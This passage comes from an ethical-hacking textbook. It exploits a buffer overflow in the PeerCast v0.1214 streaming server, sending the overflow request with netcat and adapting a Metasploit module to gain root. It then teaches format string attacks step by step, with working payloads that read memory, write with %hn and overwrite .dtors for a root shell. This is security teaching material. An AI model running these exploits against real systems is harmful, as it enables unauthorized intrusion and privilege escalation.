Now that we have covered the basics, you are ready to look at a real-world example. In the real world, vulnerabilities are not always as straightforward as the meet.c example and require a repeatable process to successfully exploit. The exploit development process generally follows these steps:

- Control **eip**
- Determine the offset(s)

- Determine the attack vector
- Build the exploit sandwich
- Test the exploit

At first, you should follow these steps exactly; later you may combine a couple of these steps as required.

Real-World Example

In this chapter, we are going to look at the PeerCast v0.1214 server from peercast.org. This server is widely used to serve up radio stations on the Internet. There are several vulnerabilities in this application. We will focus on the 2006 advisory www.infigo.hr/in_focus/INFIGO-2006-03-01, which describes a buffer overflow in the v0.1214 URL string. It turns out that if you attach a debugger to the server and send the server a URL that looks like this:

```
http://localhost:7144/stream/?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA....(800)
```

your debugger should break as follows:

```
gdb output...
[Switching to Thread 180236 (LWP 4526)]
0x41414141 in ?? ()
(gdb) i r eip
eip            0x41414141       0x41414141
(gdb)
```

As you can see, we have a classic buffer overflow and have total control of **eip**. Now that we have accomplished the first step of the exploit development process, let's move to the next step.

Determine the Offset(s)


With control of **eip**, we need to find out exactly how many characters it took to cleanly overwrite **eip** (and nothing more). The easiest way to do this is with Metasploit's pattern tools.

First, let's start the PeerCast v0.1214 server and attach our debugger with the following commands:

```
#./peercast &
[1] 10794
#netstat –pan |grep 7144
tcp     0     0 0.0.0.:7144     0.0.0.0:*     LISTEN     10794/peercast
```

As you can see, the process ID (PID) in our case was 10794; yours will be different. Now we can attach to the process with **gdb** and tell **gdb** to follow all child processes:

```
#gdb -q
(gdb) set follow-fork-mode child
(gdb)attach 10794
---Output omitted for brevity---
```



Next we can use Metasploit to create a large pattern of characters and feed it to the PeerCast server using the following perl command from within a Metasploit Framework Cygshell. For this example, we chose to use a windows attack system running Metasploit 2.6:

```
~/framework/lib
$ perl -e 'use Pex; print Pex::Text::PatternCreate(1010)'
```

On your Windows attack system, open a notepad and save a file called **peercast.sh** in the program files/metasploit framework/home/framework/ directory.

Paste in the preceding pattern you created and the following wrapper commands, like this:

```
perl -e 'print "GET /stream/?Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5
Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag
7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2A
j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8
Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao
4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
r0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw
1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd
8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3B
g4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh\
r\n";' |nc 10.10.10.151 7144
```


Be sure to remove all hard carriage returns from the ends of each line. Make the peercast.sh file executable, within your metasploit cygwin shell:

```
$ chmod 755 ../peercast.sh
```

Execute the peercast attack script.


```
$ ../peercast.sh
```

As expected, when we run the attack script, our server crashes.



The debugger breaks with the **eip** set to 0x42306142 and **esp** is set to 0x61423161.


Using Metasploit's patternOffset.pl tool, we can determine where in the pattern we overwrote **eip** and **esp**.



Determine the Attack Vector

As can be seen in the last step, when the program crashed, the overwritten **esp** value was exactly 4 bytes after the overwritten **eip**. Therefore, if we fill the attack buffer with 780 bytes of junk and then place 4 bytes to overwrite **eip**, we can then place our shellcode at this point and have access to it in **esp** when the program crashes, because the value of **esp** matches the value of our buffer at exactly 4 bytes after **eip** (784). Each exploit is different, but in this case, all we have to do is find an assembly opcode that says "jmp esp". If we place the address of that opcode after 780 bytes of junk, the program will continue

executing that opcode when it crashes. At that point our shellcode will be jumped into and executed. This staging and execution technique will serve as our attack vector for this exploit.



To find the location of such an opcode in an ELF (Linux) file, you may use Metasploit's msfelfscan tool.


```
BT framework-2.6 # ./msfelfscan
  Usage: ./msfelfscan <input> <mode> <options>
Inputs:
        -f  <file>    Read in ELF file
Modes:
        -j  <reg>     Search for jump equivalent instructions
        -s            Search for pop+pop+ret combinations
        -x  <regex>   Search for regex match
        -a  <address> Show code at specified virtual address
Options:
        -A  <count>   Number of bytes to show after match
        -B  <count>   Number of bytes to show before match
        -I  address   Specify an alternate base load address
        -n            Print disassembly of matched data
BT framework-2.6 # ./msfelfscan -f ~/peercast -j esp
0x0808fc2f   jmp esp
0x0808ff97   jmp esp
0x080900e7   jmp esp
0x080901e7   jmp esp
0x0809037f   jmp esp
0x0809061f   jmp esp
0x080909df   jmp esp
BT framework-2.6 #
```

As you can see, the "jmp esp" opcode exists in several locations in the file. You cannot use an opcode that contains a "00" byte, which rules out the third one. For no particular reason, we will use the second one: 0x0808ff97.

NOTE This opcode attack vector is not subject to stack randomization and is therefore a useful technique around that kernel defense.


Build the Exploit Sandwich

We could build our exploit sandwich from scratch, but it is worth noting that Metasploit has a module for PeerCast v0.1212. All we need to do is modify the module to add our newly found opcode (0x0808ff97) for PeerCast v0.1214.



Test the Exploit

Restart the Metasploit console and load the new peercast module to test it.



Woot! It worked! After setting some basic options and exploiting, we gained root, dumped "id", then proceeded to show the top of the /etc/password file.

References

Exploit Development www.metasploit.com/confs/hitb03/slides/HITB-AED.pdf
Writing Exploits www.syngress.com/book_catalog/327_SSPC/sample.pdf

CHAPTER 8

Advanced Linux Exploits

It was good to get the basics under our belt, but working with the advanced subjects is likely how most gray hat ethical hackers will spend their time.

- Format string exploits
  - The problem with format strings
  - Reading from arbitrary memory locations
  - Writing to arbitrary memory locations
  - Taking .dtors to root
- Heap overflow exploits
- Memory protection schemes
  - Compiler improvements/protections
  - Kernel level protections
  - Return into libc exploits
    - Used in non-executable stack/heap situations
    - Return into glibc functions directly

The field is advancing constantly, and there are always new techniques discovered by the hackers and new countermeasures implemented by developers. No matter which side you approach the problem from, you need to move beyond the basics. That said, we can only go so far in this book; your journey is only beginning. See the "References" sections for more destinations.

Format String Exploits

Format string errors became public in late 2000. Unlike buffer overflows, format string errors are relatively easy to spot in source code and binary analysis. Once spotted, they are usually eradicated quickly. Because they are more likely to be found by automated processes, as discussed in later chapters, format string errors appear to be on the decline. That said, it is still good to have a basic understanding of them because you never know what will be found tomorrow. Perhaps you might find a new format string error!

The Problem

Format strings are found in format functions. In other words, the function may behave in many ways depending on the format string provided. Here are a few of the many format functions that exist (see the "References" section for a more complete list):

- **printf()** Prints output to STDIO (usually the screen)
- **fprintf()** Prints output to FILESTREAMS
- **sprintf()** Prints output to a string
- **snprintf()** Prints output to a string with length checking built in

Format Strings

As you may recall from Chapter 6, the **printf()** function may have any number of arguments. We presented the following forms:

```
printf(<format string>, <list of variables/values>);
printf(<user supplied string>);
```

The first form is the most secure way to use the **printf()** function. This is because with the first form, the programmer explicitly specifies how the function is to behave by using a *format string* (a series of characters and special format tokens).

In Table 8-1, we will introduce a few more format tokens that may be used in a format string (the original ones are included for your convenience).

The Correct Way

Recall the correct way to use the **printf()** function. For example, the following code:

```
//fmt1.c
main() {
  printf("This is a %s.\n", "test");
}
```

Format Symbol	Meaning	Example
\n	Carriage return	**printf("test\n");**
%d	Decimal value	**printf("test %d", 123);**
%s	String value	**printf("test %s", "123");**
%x	Hex value	**printf("test %x", 0x123);**
%hn	Print the length of the current string in bytes to var (short int value, overwrites 16 bits)	**printf("test %hn", var);** Results: the value 04 is stored in var (that is, two bytes)
<number>$	Direct parameter access	**printf("test %2$s", "12","123");** Results: **test 123** (second parameter is used directly)

Table 8-1 Commonly used format symbols

produces the following output:

```
$gcc -o fmt1 fmt1.c
$./fmt1
This is a test.
```

The Incorrect Way

But what happens if we forgot to add a value for the **%s** to replace? It is not pretty, but here goes:

```
// fmt2.c
main() {
  printf("This is a %s.\n");
}
$ gcc -o fmt2 fmt2.c
$./fmt2
This is a fy¿.
```

What was that? Looks like Greek, but actually, it's machine language (binary), shown in ASCII. In any event, it is probably not what you were expecting. To make matters worse, what if the second form of **printf()** is used like this:

```
//fmt3.c
main(int argc, char * argv[]){
  printf(argv[1]);
}
```

If the user runs the program like this, all is well:

```
$gcc -o fmt3 fmt3.c
$./fmt3 Testing
Testing#
```

The cursor is at the end of the line because we did not use an **\n** carriage return as before. But what if the user supplies a format string as input to the program?

```
$gcc -o fmt3 fmt3.c
$./fmt3 Testing%s
TestingŸyy´¿y#
```

Wow, it appears that we have the same problem. However, it turns out this latter case is much more deadly because it may lead to total system compromise. To find out what happened here, we need to learn how the stack operates with format functions.

Stack Operations with Format Functions

To illustrate the function of the stack with format functions, we will use the following program:

```
//fmt4.c
main(){
   int one=1, two=2, three=3;
   printf("Testing %d, %d, %d!\n", one, two, three);
}
$gcc -o fmt4.c
./fmt4
Testing 1, 2, 3!
```




Figure 8-1 Depiction of the stack when **printf()** is executed

During execution of the **printf()** function, the stack looks like Figure 8-1.

As always, the parameters of the **printf()** function are pushed on the stack in reverse order as shown in Figure 8-1. The addresses of the parameter variables are used. The **printf()** function maintains an internal pointer that starts out pointing to the format string (or top of the stack frame); then it begins to print characters of the format string to STDIO (the screen in this case) until it comes upon a special character.

If the % is encountered, the **printf()** function expects a format token to follow. In which case, an internal pointer is incremented (toward the bottom of the stack frame) to grab input for the format token (either a variable or absolute value). Therein lies the problem: the **printf()** function has no way of knowing if the correct number of variables or values were placed on the stack for it to operate. If the programmer is sloppy and does not supply the correct number of arguments, or if the users are allowed to present their own format string, the function will happily move down the stack (higher in memory), grabbing the next value to satisfy the format string requirements. So what we saw in our previous examples was the **printf()** function grabbing the next value on the stack and returning it where the format token required.

NOTE The \ is handled by the compiler and used to escape the next character after the \. This is a way to present special characters to a program and not have them interpreted literally. However, if a **\x** is encountered, then the compiler expects a number to follow and the compiler converts that number to its hex equivalent before processing.

Implications

The implications of this problem are profound indeed. In the best case, the stack value may contain a random hex number that may be interpreted as an out-of-bounds address by the format string, causing the process to have a segmentation fault. This could possibly lead to a denial-of-service condition to an attacker.

However, if the attackers are careful and skillful, they may be able to use this fault to both read arbitrary data and write data to arbitrary addresses. In fact, if the attackers can overwrite the correct location in memory, they may be able to gain root privileges.

Example Vulnerable Program

For the remainder of this section, we will use the following piece of vulnerable code to demonstrate the possibilities:

```
//fmtstr.c
#include <stdlib.h>
int main(int argc, char *argv[]){
        static int canary=0;    // stores the canary value in .data section
        char temp[2048];        // string to hold large temp string
      strcpy(temp, argv[1]);    // take argv1 input and jam into temp
      printf(temp);             // print value of temp
      printf("\n");             // print carriage return
      printf("Canary at 0x%08x = 0x%08x\n", &canary, canary); //print canary
}

#gcc -o fmtstr fmtstr.c
#./fmtstr Testing
Testing
Canary at 0x08049440 = 0x00000000
#chmod u+s fmtstr
#su joeuser
$
```

NOTE The "Canary" value in the code is just a placeholder for now. It is important to realize that your value will certainly be different. For that matter, your system may produce different values for all the examples in this chapter; however, the results should be the same.

Reading from Arbitrary Memory

We will now begin to take advantage of the vulnerable program. We will start slowly and then pick up speed. Buckle up, here we go!

Using the %x Token to Map Out the Stack

As shown in Table 8-1, the **%x** format token is used to provide a hex value. So if we were to supply a few of **%08x** tokens to our vulnerable program, we should be able to dump the stack values to the screen:

```
$ ./fmtstr "AAAA %08x %08x %08x %08x"
AAAA bffffd2d 00000648 00000774 41414141
Canary at 0x08049440 = 0x00000000
$
```

The **08** is used to define precision of the hex value (in this case 8 bytes wide). Notice that the format string itself was stored on the stack, proven by the presence of our **AAAA** (0x41414141) test string. The fact that the fourth item shown (from the stack) was our format string depends on the nature of the format function used and the location of the vulnerable call in the vulnerable program. To find this value, simply use brute force and keep increasing the number of **%08x** tokens until the beginning of the format string is found. For our simple example (**fmtstr**), the distance, called the *offset*, is defined as 4.

Using the %s Token to Read Arbitrary Strings

Because we control the format string, we can place anything in it we like (well, almost anything). For example, if we wanted to read the value of the address located in the fourth parameter, we could simply replace the fourth format token with a **%s** as shown:

```
$ ./fmtstr "AAAA %08x %08x %08x %s"
Segmentation fault
$
```

Why did we get a segmentation fault? Because, as you recall, the **%s** format token will take the next parameter on the stack, in this case the fourth one, and treat it like a memory address to read from (by reference). In our case, the fourth value is **AAAA**, which is translated in hex to 0x41414141, which (as we saw in the previous chapter) causes a segmentation fault.

Reading Arbitrary Memory

So how do we read from arbitrary memory locations? Simple: we supply valid addresses within the segment of the current process. We will use the following helper program to assist us in finding a valid address:

```
$ cat getenv.c
#include <stdlib.h>
int main(int argc, char *argv[]){
        char * addr;   //simple string to hold our input in bss section
        addr = getenv(argv[1]);   //initialize the addr var with input
        printf("%s is located at %p\n", argv[1], addr);//display location
}
$ gcc -o getenv getenv.c
```

The purpose of this program is to fetch the location of environment variables from the system. To test this program, let's check for the location of the **SHELL** variable, which stores the location of the current user's shell:

```
$ ./getenv SHELL
SHELL is located at 0xbffffd84
```

Now that we have a valid memory address, let's try it. First, remember to reverse the memory location because this system is little-endian:

```
$ ./fmtstr `printf "\x84\xfd\xff\xbf"` %08x %08x %08x %s"
ýÿ¿ bffffd2f 00000648 00000774 /bin/bash
Canary at 0x08049440 = 0x00000000
```

Success! We were able to read up to the first NULL character of the address given (the **SHELL** environment variable). Take a moment to play with this now and check out other environment variables. To dump all environment variables for your current session, type **"env | more"** at the shell prompt.

Simplifying with Direct Parameter Access

To make things even easier, you may even access the fourth parameter from the stack by what is called *direct parameter access.* The **#$** format token is used to direct the format function to jump over a number of parameters and select one directly. For example:

```
$cat dirpar.c
//dirpar.c
main(){
   printf ("This is a %3$s.\n", 1, 2, "test");
}
$gcc -o dirpar dirpar.c
$./dirpar
This is a test.
$
```

Now when using the direct parameter format token from the command line, you need to escape the **$** with a \ in order to keep the shell from interpreting it. Let's put this all to use and reprint the location of the **SHELL** environment variable:

```
$ ./fmtstr `printf "\x84\xfd\xff\xbf"`"%4\$s"
ýÿ¿/bin/bash
Canary at 0x08049440 = 0x00000000
```

Notice how short the format string can be now.

CAUTION The preceding format works for bash. Other shells such as tcsh require other formats, for example:

```
$ ./fmtstr `printf "\x84\xfd\xff\xbf"`'%4\$s'
```

Notice the use of a single quote on the end. To make the rest of the chapter's examples easy, use the bash shell.

Writing to Arbitrary Memory

For this example, we will try to overwrite the canary address 0x08049440 with the address of shellcode (which we will store in memory for later use). We will use this address because it is visible to us each time we run **fmtstr**, but later we will show we can overwrite nearly any address.

Magic Formula

As shown by Blaess, Grenier, and Raynal (see "References"), the easiest way to write 4 bytes in memory is to split it into two chunks (two high-order bytes and two low-order bytes) and then use the **#$** and **%hn** tokens to put the two values in the right place.

For example, let's put our shellcode from the previous chapter into an environment variable and retrieve the location:

```
$ export SC=`cat sc`
$ ./getenv SC
SC is located at 0xbfffff50         !!!!!!yours will be different!!!!!!
```

When HOB < LOB	When LOB < HOB	Notes	In this case
[addr+2][addr]	[addr+2][addr]	Notice second 16 bits go first.	\x42\x94\x04\x08\ x40\x94\x04\x08
%.[HOB – 8]x	%.[LOB – 8]x	"." Used to ensure integers. Expressed in decimal. See note after the table for description of "–8".	0xbfff–8=49143 in decimal, so: **%.49143x**
%[offset]$hn	%[offset+1]$hn		**%4\$hn**
%.[LOB – HOB]x	%.[HOB – LOB]x	"." Used to ensure integers. Expressed in decimal.	0xff50–0xbfff= 16209 in decimal: **%.16209x**
%[offset+1]$hn	%[offset]$hn		**%5\$hn**

Table 8-2 The Magic Formula to Calculate your Exploit Format String

If we wish to write this value into memory, we would split it into two values:

- Two high-order bytes (HOB): 0xbfff
- Two low-order bytes (LOB): 0xff50

As you can see, in our case, HOB is less than (<) LOB, so follow the first column in Table 8-2.

Now comes the magic. Table 8-2 will present the formula to help you construct the format string used to overwrite an arbitrary address (in our case the canary address, 0x08049440).

NOTE As explained in the Blaess et al. reference, the "–8" is used to account for the fact that the first 8 bytes of the buffer are used to save the addresses to overwrite. Therefore, the first written value must be decreased by 8.

Using the Canary Value to Practice

Using Table 8-2 to construct the format string, let's try to overwrite the canary value with the location of our shellcode.

CAUTION At this point, you must understand that the names of our programs (**getenv** and **fmtstr**) need to be the same length. This is because the program name is stored on the stack on startup, and therefore the two programs will have different environments (and locations of the shellcode in this case) if they are of different length names. If you named your programs something different, you will need to play around and account for the difference or to simply rename them to the same size for these examples to work.

To construct the injection buffer to overwrite the canary address 0x08049440 with 0xbfffff50, follow the formula in Table 8-2. Values are calculated for you in the right column and used here:

```
$ ./fmtstr `printf
"\x42\x94\x04\x08\x40\x94\x04\x08"`%.49143x%4\$hn%.16209x%5\$hn
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000
<truncated>
0000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000648
Canary at 0x08049440 = 0xbfffff50
```

CAUTION Once again, your values will be different. Start with the getenv program, and then use Table 8-2 to get your own values. Also, there is actually no new line between the **printf** and the double quote.

Taking .dtors to root

Okay, so what? We can overwrite a staged canary valuebig deal. It *is* a big deal because some locations are executable and if overwritten may lead to system redirection and execution of your shellcode. We will look at one of many such locations, called .dtors.

elf32 File Format

When the GNU compiler creates binaries, they are stored in elf32 file format. This format allows for many tables to be attached to the binary. Among other things, these tables are used to store pointers to functions the file may need often. There are two tools you may find useful when dealing with binary files:

- **nm** Used to dump the addresses of the sections of the elf format file
- **objdump** Used to dump and examine the individual sections of the file

```
$ nm ./fmtstr |more
08049448 D _DYNAMIC
08049524 D _GLOBAL_OFFSET_TABLE_
08048410 R _IO_stdin_used
         w _Jv_RegisterClasses
08049514 d __CTOR_END__
08049510 d __CTOR_LIST__
0804951c d __DTOR_END__
08049518 d __DTOR_LIST__
<truncated>
080483c8 t __do_global_ctors_aux
080482f4 t __do_global_dtors_aux
08049438 d __dso_handle
```

```
                w __gmon_start__
                U __libc_start_main@@GLIBC_2.0
        08049540 A _edata
        08049544 A _end
        <truncated>
```

And to view a section, say .dtors, you would simply type

```
$ objdump -s -j .dtors ./fmtstr

./fmtstr:     file format elf32-i386

Contents of section .dtors:
 8049518 ffffffff 00000000                    ........
$
```

DTOR Section

In C/C++ there is a method, called a destructor (DTOR), which ensures that some process is executed upon program exit. For example, if you wanted to print a message every time the program exited, you would use the destructor section. The DTOR section is stored in the binary itself, as shown in the preceding **nm** and **objdump** command output. Notice how an empty DTOR section always starts and ends with 32-bit markers: 0xffffffff and 0x00000000 (NULL). In the preceding **fmtstr** case, the table is empty.

Compiler directives are used to denote the destructor as follows:

```
$ cat dtor.c
//dtor.c
#include <stdio.h>

static void goodbye(void) __attribute__ ((destructor));

main(){
 printf("During the program, hello\n");
 exit(0);
}

void goodbye(void){
        printf("After the program, bye\n");
}
$ gcc -o dtor dtor.c
$ ./dtor
During the program, hello
After the program, bye
```

Now let's take a closer look at the file structure using **nm** and **grep**ping for the pointer to the **goodbye** function:

```
$ nm ./dtor |grep goodbye
08048386 t goodbye
```

Next let's look at the location of the DTOR section in the file:

```
$ nm ./dtor |grep DTOR
08049508 d __DTOR_END__
08049500 d __DTOR_LIST__
```

Finally, let's check the contents of the .dtors section:

```
$ objdump -s -j .dtors ./dtor
./dtor:     file format elf32-i386
Contents of section .dtors:
 8049500 ffffffff 86830408 00000000           ............
$
```

Yep, as you can see, a pointer to the **goodbye** function is stored in the DTOR section between the 0xffffffff and 0x00000000 markers. Again, notice the little-endian notation.

Putting It All Together

Now back to our vulnerable format string program: **fmtstr**. Recall the location of the DTORS section:

```
$ nm ./fmtstr |grep DTOR    #notice how we are only interested in DTOR
0804951c d __DTOR_END__
08049518 d __DTOR_LIST__
```

And the initial values (empty):

```
$ objdump -s -j .dtors ./fmtstr
./fmtstr:     file format elf32-i386
Contents of section .dtors:
 8049518 ffffffff 00000000                    ........
$
```

It turns out that if we overwrite either an existing function pointer in DTORS or the ending marker (0x00000000) with our target return address (in this case our shellcode address), the program will happily jump to that location and execute. To get the first pointer location or the end marker, simply add 4 bytes to the __DTOR_LIST__ location. In our case, this is

> 0x08049518 + 4 = 0x0804951c (which goes in our second memory slot, bolded in the following code)

Follow the same first column of Table 8-2 to calculate the required format string to overwrite the new memory address 0x0804951c with the same address of the shellcode as used earlier: 0xbfffff50 in our case. Here goes!

```
$  ./fmtstr `printf
"\x1e\x95\x04\x08\x1c\x95\x04\x08"`%.49143x%4\$hn%.16209x%5\$hn
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000
<truncated>
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000648
```

```
Canary at 0x08049440 = 0x00000000
sh-2.05b# whoami
root
sh-2.05b# id -u
0
sh-2.05b# exit
exit
$
```

Success! Relax, you earned it.
